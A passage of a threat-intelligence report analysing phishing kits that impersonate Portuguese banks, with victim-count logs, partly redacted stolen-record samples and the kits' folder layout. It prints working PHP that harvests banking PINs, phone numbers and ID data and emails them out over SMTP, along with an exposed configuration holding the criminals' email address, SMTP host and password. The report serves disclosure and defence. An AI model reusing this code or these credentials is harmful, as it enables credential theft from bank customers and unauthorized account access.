
SAIBA MAIS SOBRE NÓS

CONHEÇA OS NOSSOS SERVIÇOS

ENCONTRE UM MULTIBANCO
CONTACTOS
FAQs


Figure 11: *Example of landing pages observed in Portugal during the last weeks of 2021.*

In order to control and check the number of infections, these phishkits have embedded a victims' log feature as demonstrated below. In this sense, criminals are able to control how many victims were infected and decide when the right moment to collect and download the data. In some cases, the access is performed via VPN services, otherwise, from residential Brazilian IP addresses.



victims log

```
<meta http-equiv="refresh" content="120" >
<?php

$lines = file_get_contents("dados.txt");
$lines = explode("\n", $lines);
$lines = array_unique($lines);

$num_linhas = count($lines) -1;

?>

<meta http-equiv="content-type" content="text/html" />
        <meta http-equiv="refresh" content="50;URL=contador.php" />
        <title>Total.: ( <?php echo "$num_linhas"; ?> )</title>
<body  bgcolor="#000000" text="#FFFFFF" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0">
<p align="center"><font color="#FF0000" size="4" face="Verdana, Arial, Helvetica, sans-serif"><strong>(((Contador)))</strong></font></p>
<p><font size="2" face="Verdana, Arial, Helvetica, sans-serif">
  <?php
//$arquivo = fopen ("dados.txt", "r");

$num_linhas= 0;
foreach ($lines as $linha) {
      if ($linha != ""){
        $num_linhas++;
        echo $num_linhas." - ".$linha."<font color='#66CC00' size='2' face='Verdana, Arial, Helvetica, sans-serif'>[Clientes Cadastrados Com Sucesso.]</font></strong><br>";
      }
}



/*
$num_linhas = 0;

while (!feof ($arquivo)) {
    if ($linha = fgets($arquivo)){
      $num_linhas++;
      echo $num_linhas." - ".$linha."<font color='#66CC00' size='2' face='Verdana, Arial, Helvetica, sans-serif'>[Clientes Cadastrados Com Sucesso.]</font></strong><br>";
     }
}
fclose ($arquivo);
```




```
(((Contador)))

1 - Quinta-Feira, 14 de Outubro de 2021 - 16[redacted]7.1 - windows 10 - Chrome - - Maranhao - Imperatriz - Brazil [Clientes Cadastrados Com Sucesso.]
2 - Quinta-Feira, 14 de Outubro de 2021 - 95[redacted]6 - windows 10 - Chrome - - Santarém - Entroncamento - Portugal [Clientes Cadastrados Com Sucesso.]
3 - Quinta-Feira, 14 de Outubro de 2021 - 79[redacted].224 - Windows 7 - Chrome - - District of Setúbal - Setúbal - Portugal [Clientes Cadastrados Com Sucesso.
4 - Quinta-Feira, 14 de Outubro de 2021 - 19[redacted]3.37 - windows 10 - Safari - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
5 - Quinta-Feira, 14 de Outubro de 2021 - 19[redacted]3.37 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
6 - Quinta-Feira, 14 de Outubro de 2021 - 89[redacted].0 - windows 10 - Chrome - - Aveiro - Arrifana - Portugal [Clientes Cadastrados Com Sucesso.]
7 - Quinta-Feira, 14 de Outubro de 2021 - 83[redacted].233 - windows 10 - Chrome - - - - Portugal [Clientes Cadastrados Com Sucesso.]
8 - Quinta-Feira, 14 de Outubro de 2021 - 91[redacted].163 - Windows XP - Internet Explorer - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
9 - Quinta-Feira, 14 de Outubro de 2021 - 91[redacted].163 - windows 10 - Safari - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
10 - Sexta-Feira, 15 de Outubro de 2021 - 14[redacted]169 - windows 10 - Chrome - - Porto - Porto - Portugal [Clientes Cadastrados Com Sucesso.]
11 - Sexta-Feira, 15 de Outubro de 2021 - 16[redacted]7.1 - windows 10 - Chrome - - Maranhao - Imperatriz - Brazil [Clientes Cadastrados Com Sucesso.]
12 - Sexta-Feira, 15 de Outubro de 2021 - 19[redacted]8.43 - windows 10 - Firefox - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
13 - Sexta-Feira, 15 de Outubro de 2021 - 19[redacted]8.43 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
14 - Sexta-Feira, 15 de Outubro de 2021 - 18[redacted]70 - windows 10 - Safari - - - - Portugal [Clientes Cadastrados Com Sucesso.]
15 - Sexta-Feira, 15 de Outubro de 2021 - 89[redacted]149 - windows 10 - Firefox - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
16 - Sexta-Feira, 15 de Outubro de 2021 - 89[redacted]149 - windows 10 - Safari - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
17 - Sexta-Feira, 15 de Outubro de 2021 - 31[redacted]131 - windows 10 - Chrome - - Lisbon - Queluz - Portugal [Clientes Cadastrados Com Sucesso.]
18 - Sexta-Feira, 15 de Outubro de 2021 - 2[redacted].41 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
19 - Sexta-Feira, 15 de Outubro de 2021 - 19[redacted]9.4 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
20 - Sexta-Feira, 15 de Outubro de 2021 - 85[redacted].10 - windows 10 - Chrome - - Lisbon - Rio de Mouro - Portugal [Clientes Cadastrados Com Sucesso.]
21 - Sexta-Feira, 15 de Outubro de 2021 - 89[redacted].21 - windows 10 - Chrome - - Aveiro - Espinho - Portugal [Clientes Cadastrados Com Sucesso.]
22 - Sexta-Feira, 15 de Outubro de 2021 - 95[redacted]26 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
23 - Sexta-Feira, 15 de Outubro de 2021 - 87[redacted]109 - windows 10 - Chrome - - Porto - Porto - Portugal [Clientes Cadastrados Com Sucesso.]
24 - Sexta-Feira, 15 de Outubro de 2021 - 10[redacted].17 - windows 10 - Chrome - - District of Setúbal - Corroios - Portugal [Clientes Cadastrados Com Sucesso
25 - Sexta-Feira, 15 de Outubro de 2021 - 10[redacted].166 - windows 10 - Chrome - - Braga - Guimarães - Portugal [Clientes Cadastrados Com Sucesso.]
26 - Sexta-Feira, 15 de Outubro de 2021 - 79[redacted]23 - windows 10 - Chrome - - Lisbon - Mem Martins - Portugal [Clientes Cadastrados Com Sucesso.]
 872 - Ter�a-Feira, 16 de Novembro de 2021 - 79[redacted]7 - windows 10 - Chrome - - Lisbon - Carnaxide - Portugal [Clientes Cadastrados Com Sucesso.]
 873 - Ter�a-Feira, 16 de Novembro de 2021 - 14[redacted]1 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
 874 - Ter�a-Feira, 16 de Novembro de 2021 - 84[redacted] - windows 10 - Chrome - - Portalegre - Elvas - Portugal [Clientes Cadastrados Com Sucesso.]
 875 - Ter�a-Feira, 16 de Novembro de 2021 - 37[redacted]3 - windows 10 - Chrome - - Guarda - Figueiro da Granja - Portugal [Clientes Cadastrados Com Sucesso.]
 876 - Ter�a-Feira, 16 de Novembro de 2021 - 40[redacted] - windows 10 - Chrome - - Washington - - United States [Clientes Cadastrados Com Sucesso.]
 877 - Ter�a-Feira, 16 de Novembro de 2021 - 89[redacted]40 - Windows 7 - Chrome - - Porto - Ermesinde - Portugal [Clientes Cadastrados Com Sucesso.]
 878 - Ter�a-Feira, 16 de Novembro de 2021 - 18[redacted] - windows 10 - Chrome - - Aveiro - Aveiro - Portugal [Clientes Cadastrados Com Sucesso.]
 879 - Ter�a-Feira, 16 de Novembro de 2021 - 40[redacted] - windows 10 - Chrome - - North Holland - Amsterdam - Netherlands [Clientes Cadastrados Com Sucesso.]
 880 - Ter�a-Feira, 16 de Novembro de 2021 - 40[redacted] - windows 10 - Chrome - - Provence-Alpes-Côte d'Azur - Marseille - France [Clientes Cadastrados Com Sucesso.]
 881 - Ter�a-Feira, 16 de Novembro de 2021 - 87[redacted]7 - windows 10 - Chrome - - Lisbon - Amadora - Portugal [Clientes Cadastrados Com Sucesso.]
 882 - Ter�a-Feira, 16 de Novembro de 2021 - 40[redacted] - windows 10 - Chrome - - Texas - San Antonio - United States [Clientes Cadastrados Com Sucesso.]
 883 - Ter�a-Feira, 16 de Novembro de 2021 - 62[redacted] - windows 10 - Firefox - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
 884 - Ter�a-Feira, 16 de Novembro de 2021 - 18[redacted]11 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
 885 - Ter�a-Feira, 16 de Novembro de 2021 - 21[redacted] - windows 10 - Chrome - - Aveiro - Aveiro - Portugal [Clientes Cadastrados Com Sucesso.]
 886 - Ter�a-Feira, 16 de Novembro de 2021 - 40[redacted] - windows 10 - Chrome - - North Holland - Amsterdam - Netherlands [Clientes Cadastrados Com Sucesso.]
 887 - Ter�a-Feira, 16 de Novembro de 2021 - 40[redacted] windows 10 - Chrome - - North Holland - Amsterdam - Netherlands [Clientes Cadastrados Com Sucesso.]
 888 - Ter�a-Feira, 16 de Novembro de 2021 - 82[redacted] - windows 10 - Firefox - - Lisbon - Sacavem - Portugal [Clientes Cadastrados Com Sucesso.]
 889 - Ter�a-Feira, 16 de Novembro de 2021 - 82[redacted] - windows 10 - Firefox - - - - [Clientes Cadastrados Com Sucesso.]
 890 - Ter�a-Feira, 16 de Novembro de 2021 - 10[redacted] - windows 10 - Unknown Browser - - Vienna - Vienna - Austria [Clientes Cadastrados Com Sucesso.]
 891 - Ter�a-Feira, 16 de Novembro de 2021 - 88[redacted]8 - windows 10 - Chrome - - Lisbon - Sacavem - Portugal [Clientes Cadastrados Com Sucesso.]
 892 - Ter�a-Feira, 16 de Novembro de 2021 - 85[redacted] - Windows 7 - Chrome - - Lisbon - Cascais - Portugal [Clientes Cadastrados Com Sucesso.]
 893 - Ter�a-Feira, 16 de Novembro de 2021 - 83[redacted]67 - windows 10 - Chrome - - Madeira - Funchal - Portugal [Clientes Cadastrados Com Sucesso.]
 894 - Ter�a-Feira, 16 de Novembro de 2021 - 19[redacted]4 - windows 10 - Firefox - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
 895 - Ter�a-Feira, 16 de Novembro de 2021 - 79[redacted]8 - windows 10 - Chrome - - Lisbon - Lisbon - Portugal [Clientes Cadastrados Com Sucesso.]
 896 - Ter�a-Feira, 16 de Novembro de 2021 - 81[redacted] - windows 10 - Chrome - - Wallonia - Jambes - Belgium [Clientes Cadastrados Com Sucesso.]
 897 - Ter�a-Feira, 16 de Novembro de 2021 - 21[redacted]0 - windows 10 - Chrome - - Guarda - Gouveia - Portugal [Clientes Cadastrados Com Sucesso.]
 898 - Ter�a-Feira, 16 de Novembro de 2021 - 14[redacted] - windows 10 - Chrome - - Porto - Vila Nova de Gaia - Portugal [Clientes Cadastrados Com Sucesso.]

 Acessos: 898 - Clientes
```

Figure 12: *898 victims' (accesses) were targeted in this phishkit – many of them valid accesses, and with legitimate information stored on the server and collected by criminals.*

It's interesting to notice the criminals do not delete the 1st infection from the logging file, every time with their residential IP address. Due to the lack observed, it's straightforward to track the groups behind these kinds of schemas based on their geolocation (to let the cat out of the bag).

As previously mentioned, the collected data is stored inside TXT files and images with bank codes also uploaded into specific folders (left-side), and the detail can also be sent simply via email with the banking code images as attachments (right-side).



```php
<?php

$ip_usuario = @$_SERVER[REMOTE_ADDR];

$hash = md5($ip_usuario);


if($_GET['hash'] == $hash){


    $adesao = @$_POST['adesao'];

    $pin = @$_POST['pin'];

    $telemovel = $_POST['telemovel'];

    $nif = $_POST['nif'];

    $cc = $_POST['cc'];

    $nasc = $_POST['nasc'];


    date_default_timezone_set('America/Sao_Paulo');


    $UserAgent  = $_SERVER['HTTP_USER_AGENT'];

    $DateTime   = date("d-M-Y  H-i-s");

    $ip         = $_SERVER['REMOTE_ADDR'];



    $dados      = "-----------------------------------------------\n"

                . "                    NBDados                   \n"

                . "-----------------------------------------------\n"

                . "  ADESAO      : $adesao\n"

                . "  PIN         : $pin\n"

                . "  TELEMOVEL   : $telemovel\n"

                . "-----------------------------------------------\n"

                . "  IP          : $ip\n"

                . "  USER-AGENT  : $UserAgent\n"

                . "  DATETIME    : $DateTime\n"

                . "-----------------------------------------------\n";



    $arquivo    = '../p4p3u/NBDados - '  . $adesao . '.html';
```

```php
        $assunto = "NBMatriz - $adesao - $DateTime";


    $mail = new PHPMailer();

    $mail->CharSet =  "utf-8";

    $mail->IsSMTP();

    $mail->SMTPAuth = true;

    $mail->Username = $smtp_usuario;

    $mail->Password = $smtp_senha;

    //$mail->SMTPSecure = 'tls';

    $mail->Host = $smtp_host;

    $mail->Port = "26"; //2525


    $mail->setFrom($smtp_email, 'BPI');

    $mail->AddAddress($configemail);


    $mail->Subject  = $assunto;

    $mail->IsHTML(true);

    $mail->Body    = $dados;

    $mail->AddEmbeddedImage($destino,$adesao, $adesao . $extensao, 'base64', 'image/jpeg');


    if($mail->Send())

    {

        //echo "Message was Successfully Send :)";

    }

    else
```

```php
<?php

$configemail = "wendel.wrs1@gmail.com";


$smtp_host = "shosting-s0-n1.nicevps.net";

$smtp_usuario = "contato@registomontep.mobi";

$smtp_senha = "@wrs304093";

$smtp_email = "contato@registomontep.mobi";
```

```
├──.well-known
│   └──pki-validation
├──app
├──lib
│   └──phpmailer
├──login_files
├──p4p3u
│   └──fotos
└──telemovel_files
```

```
index.php
matriz.php
sucesso.php
telemovel.php
```

```
new[redacted]18old   2021-10-15 06:30  523
new[redacted]88old   2021-10-15 12:18  506
new[redacted]4.info  2021-10-16 03:13 1.0K
new[redacted]40old   2021-10-15 09:51  508
new[redacted]87old   2021-10-15 09:48  467
new[redacted]69old   2021-10-15 07:51  517
new[redacted]45old   2021-10-15 16:21 1.0K
new[redacted]32old   2021-10-15 07:55  525
new[redacted]18old   2021-10-15 09:21  501
new[redacted]40old   2021-10-15 03:52  502
new[redacted]20old   2021-10-15 10:34  464
new[redacted]04old   2021-10-15 02:21  555
new[redacted]47old   2021-10-15 08:39  467
new[redacted]87.info 2021-10-16 06:47  538
new[redacted]97old   2021-10-15 08:27  502
new[redacted]21old   2021-10-15 08:34 1.0K
new[redacted]86old   2021-10-15 10:01  503
new[redacted]91old   2021-10-15 08:18  503
new[redacted]29old   2021-10-15 05:18  517
new[redacted]19old   2021-10-15 12:24  501
new[redacted]35old   2021-10-15 06:16  554
new[redacted]57old   2021-10-15 08:41 1.0K
new[redacted]48.info 2021-10-16 07:18  502
new[redacted]sold    2021-10-15 05:56  502
```

```
-----------------------------------------------
                    NBDados
-----------------------------------------------
  ADESAO      : [redacted]
  PIN         : [redacted]
  TELEMOVEL   : 912[redacted]
-----------------------------------------------
  IP          : 77[redacted]
  USER-AGENT  : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.
  DATETIME    : 16-Oct-2021  09-18-58
-----------------------------------------------
```

```
-----------------------------------------------
                    NBDados
-----------------------------------------------
  ADESAO      : [redacted]
  PIN         : [redacted]
  TELEMOVEL   : 96[redacted]
-----------------------------------------------
  IP          : 19[redacted]
  USER-AGENT  : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.
  DATETIME    : 15-Oct-2021  10-27-12
```

Figure 13: *Example of how the victims' details are stored on the webserver or simply sent to the criminals' email inboxes via SMTP protocol.*


Orchestration on the fly

In this section, 5 different phishkits of orchestrator systems are presented. All of them operate more or less within the same model:

- **The victim accesses the landing page**; and
- **Criminals control all the steps by using a C2 panel available on the same webserver or a C2 server geolocated in Brazil.**

Regarding this orchestration C2s, criminals are able to request details step-by-step in real-time, as illustrated below.

#Phishkit 1



novobanco

Nº adesão

PIN

